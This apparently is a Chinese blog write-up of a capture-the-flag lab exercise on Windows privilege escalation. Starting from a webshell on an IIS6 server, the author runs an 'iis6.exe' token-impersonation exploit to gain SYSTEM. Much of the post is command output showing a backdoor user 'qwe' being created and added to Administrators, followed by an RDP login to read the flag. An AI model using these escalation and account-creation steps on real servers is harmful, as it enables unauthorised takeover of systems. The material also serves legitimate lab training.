

# 封神台第五章提权

原创

ma963852 于 2022-03-31 14:58:58 发布 3454 收藏

分类专栏: [渗透测试](#) 文章标签: [web安全](#)

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[渗透测试](#) 专栏收录该内容


11 篇文章 0 订阅

订阅专栏


首先拿到webshell, 终端拒绝访问。

```
[*] 基本信息 [ C:\D\E: ]
D:\05\UploadFiles\> whosami
[Err] 拒绝访问。
D:\05\UploadFiles\> |
```

重新上传cmd.exe文件至服务器。



右击-虚拟终端



尝试新建一个用户还是拒绝访问


```
[*] 基本信息 [ C:D:E: ]
D:\05\UploadFiles\> whoami
nt authority\network service

D:\05\UploadFiles\> net user qwe 123 /add
发生系统错误 5。
拒绝访问。

D:\05\UploadFiles\>
```

CSDN @ma963852

因为使用cmd需要用到外部接口wscript.shell。但是wscript.shell仍然在C盘，C盘我们仍然无法访问。这可怎么办？那么就只能再上传一个已经组装好的wscript.shell



上传完成切换到此路径

```
D:\> cd RECYCLER

D:\RECYCLER\> |
```

通过iis6.exe执行命令

```
dl9k8005.ia.aqlab.cn dl9k8005.ia.aqlab.cn dl9k8005.ia.aqlab.cn + 星期二
D:\ 的目录
2018-10-17 17:18          10,374,323 0329.zip
2022-03-29 23:55          <DIR>         05
2018-10-17 17:16          7,224,335 05.zip
2019-11-29 23:37          95,251 19_11_29.log
2019-12-13 22:01         18,786 19_12_13.log
2022-03-29 23:54          3,873 maoshe.sql
2022-03-29 23:56          <DIR>         phpStudy
2022-03-30 00:18          1,279,701 wrar371.exe
6 个文件          18,996,269 字节
2 个目录          8,957,804,544 可用字节

D:\> od RECYCLER

D:\RECYCLER> iis6.exe "whoami"
[IIS6Up] -> IIS Token PipeAdmin golds7n Version
[IIS6Up] -> This exploit gives you a Local System shell
[IIS6Up] -> Set registry OK
[process walking]: 2656 cmd.exe
[process walking]: 2824 w3wp.exe
[process walking]: 3572 iis6.exe
[process walking]: 5604 wmiprivse.exe
[IIS6Up] -> Got WMI process Pid: 5604
[Try 1 time...]
[Try 2 time...]
[Try 3 time...]
[Try 4 time...]
[IIS6Up] -> Found token NETWORK SERVICE
[IIS6Up] -> Found token SYSTEM
[*] Running command with SYSTEM Token...
[*] Command: whoami
[+] Done, command should have ran as SYSTEM!
nt authority\system

D:\RECYCLER> |
```

接着创建新用户

```
net user qwe 123 /add
```

```
D:\RECYCLER> iis6.exe "whoami"
[IIS6Up] -> IIS Token PipeAdmin golds7n Version
[IIS6Up] -> This exploit gives you a Local System shell
[IIS6Up] -> Set registry OK
[process walking]: 2656 cmd.exe
[process walking]: 2824 w3wp.exe
[process walking]: 3572 iis6.exe
[process walking]: 5604 wmiprivse.exe
[IIS6Up] -> Got WMI process Pid: 5604
[Try 1 time...]
[Try 2 time...]
[Try 3 time...]
[Try 4 time...]
[IIS6Up] -> Found token NETWORK SERVICE
[IIS6Up] -> Found token SYSTEM
[*] Running command with SYSTEM Token...
[*] Command: whoami
[+] Done, command should have ran as SYSTEM!
nt authority\system

D:\RECYCLER> iis6.exe "net user qwe 123 /add"
[IIS6Up] -> IIS Token PipeAdmin golds7n Version
[IIS6Up] -> This exploit gives you a Local System shell
[IIS6Up] -> Set registry OK
[process walking]: 2824 w3wp.exe
[process walking]: 5428 iis6.exe
[process walking]: 5472 cmd.exe
[process walking]: 5604 wmiprivse.exe
[IIS6Up] -> Got WMI process Pid: 5604
[Try 1 time...]
[IIS6Up] -> Found token NETWORK SERVICE
[IIS6Up] -> Found token SYSTEM
[*] Running command with SYSTEM Token...
[*] Command: net user qwe 123 /add
[+] Done, command should have ran as SYSTEM!

命令成功完成。
```

命令执行成功，查看新建用户

```
[+]Done, command should have ran as SYSTEM!  
命令成功完成。  
  
D:\RECYCLER\> iis6.exe "net user qwe"  
[IIS6Up] -> IIS Token PipeAdmin golds7/n Versio  
[IIS6Up] -> This exploit gives you a Local System shell  
[IIS6Up] -> Set registry OK  
[process walking]: 2824 w3wp.exe  
[process walking]: 4272 iis6.exe  
[process walking]: 4284 cmd.exe  
[process walking]: 5604 wmiprvse.exe  
[IIS6Up] -> Got WMI process Pid: 5604  
[Try 1 time...]  
[IIS6Up] -> Found token NETWORK SERVICE  
[IIS6Up] -> Found token SYSTEM  
[*]Running command with SYSTEM Token...  
[*]Command: net user qwe  
[+]Done, command should have ran as SYSTEM!  
  
用户名          qwe  
全名  
注释  
用户的注释  
国家(地区)代码 000 (系统默认值)  
帐户启用        Yes  
帐户到期        从不  
  
上次设置密码    2022-3-30 0:46  
密码到期        2022-5-11 23:33  
密码可更改      2022-3-30 0:46  
需要密码        Yes  
用户可以更改密码 Yes  
  
允许的工作站    All  
登录脚本  
用户配置文件  
主目录  
上次登录        从不  
  
可允许的登录小时数 All  
  
本地组成员      *Users  
全局组成员      *None  
命令成功完成。  
  
D:\RECYCLER\> |
```

用户为users组成员，将其添加至管理员组

```
net localgroup administrators qwe /add
```

```
[IIS6Up]-->Set registry OK
[process walking]: 1888 wmiprvse.exe
[IIS6Up]-->Got WMI process Pid: 1888
[Try 1 time...]
[IIS6Up]-->Found token SYSTEM
[*]Running command with SYSTEM Token...
[*]Command: net localgroup administrators qwe /dd
[+]Done, command should have ran as SYSTEM!

选项 /DD 未知。

此命令的语法是:

NET LOCALGROUP
[groupname [/COMMENT:"text"]] [/DOMAIN]
groupname {/ADD [/COMMENT:"text"] | /DELETE} [/DOMAIN]
groupname name [...] {/ADD | /DELETE} [/DOMAIN]

请键入 NET HELPMSG 3506 以获得更多的帮助。

D:\RECYCLER> iis6.exe "net localgroup administrators qwe /add"
[IIS6Up]-->IIS Token PipeAdmin golds7n Version
[IIS6Up]-->This exploit gives you a Local System shell
[IIS6Up]-->Set registry OK
[process walking]: 488 cmd.exe
[process walking]: 1888 wmiprvse.exe
[IIS6Up]-->Got WMI process Pid: 1888
[Try 1 time...]
[IIS6Up]-->Found token SYSTEM
[*]Running command with SYSTEM Token...
[*]Command: net localgroup administrators qwe /add
[+]Done, command should have ran as SYSTEM!

命令成功完成。

D:\RECYCLER> |
```

再次查看创建用户

```
[+]Done, command should have ran as SYSTEM!

命令成功完成。

D:\RECYCLER> iis6.exe "net user qwe"
Run command [iis6.exe "net user qwe"] failed!

D:\RECYCLER> iis6.exe "net user qwe"
[IIS6Up]-->IIS Token PipeAdmin golds7n Version
[IIS6Up]-->This exploit gives you a Local System shell
[IIS6Up]-->Set registry OK
[process walking]: 1888 wmiprvse.exe
[IIS6Up]-->Got WMI process Pid: 1888
[Try 1 time...]
[IIS6Up]-->Found token SYSTEM
[*]Running command with SYSTEM Token...
[*]Command: net user qwe
[+]Done, command should have ran as SYSTEM!

用户名                qwe
全名
注释
用户的注释
国家(地区)代码        000 (系统默认值)
帐户启用                Yes
帐户到期                从不

上次设置密码            2022-3-30 0:46
密码到期                2022-5-11 23:33
密码可更改              2022-3-30 0:46
需要密码                Yes
用户可以更改密码        Yes

允许的工作站            All
登录脚本
用户配置文件
主目录
上次登录                从不

可允许的登录小时数      All


本地组成员              *Administrators *Users
全局组成员              *None

命令成功完成。


D:\RECYCLER> |
```

拿到管理员账户，尝试远程桌面

用tasklist -svc命令查看了这台服务器开启的服务，发现远程桌面服务term服务的pid是2408



然后使用netstat -ano查看了端口和连接状态，找到pid2408的进程，查看端口



远程桌面连接，C盘目录下找到flag

安全配置向导

flag.txt - 记事本

文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

zkz{F3ck\_power\_3y3stem}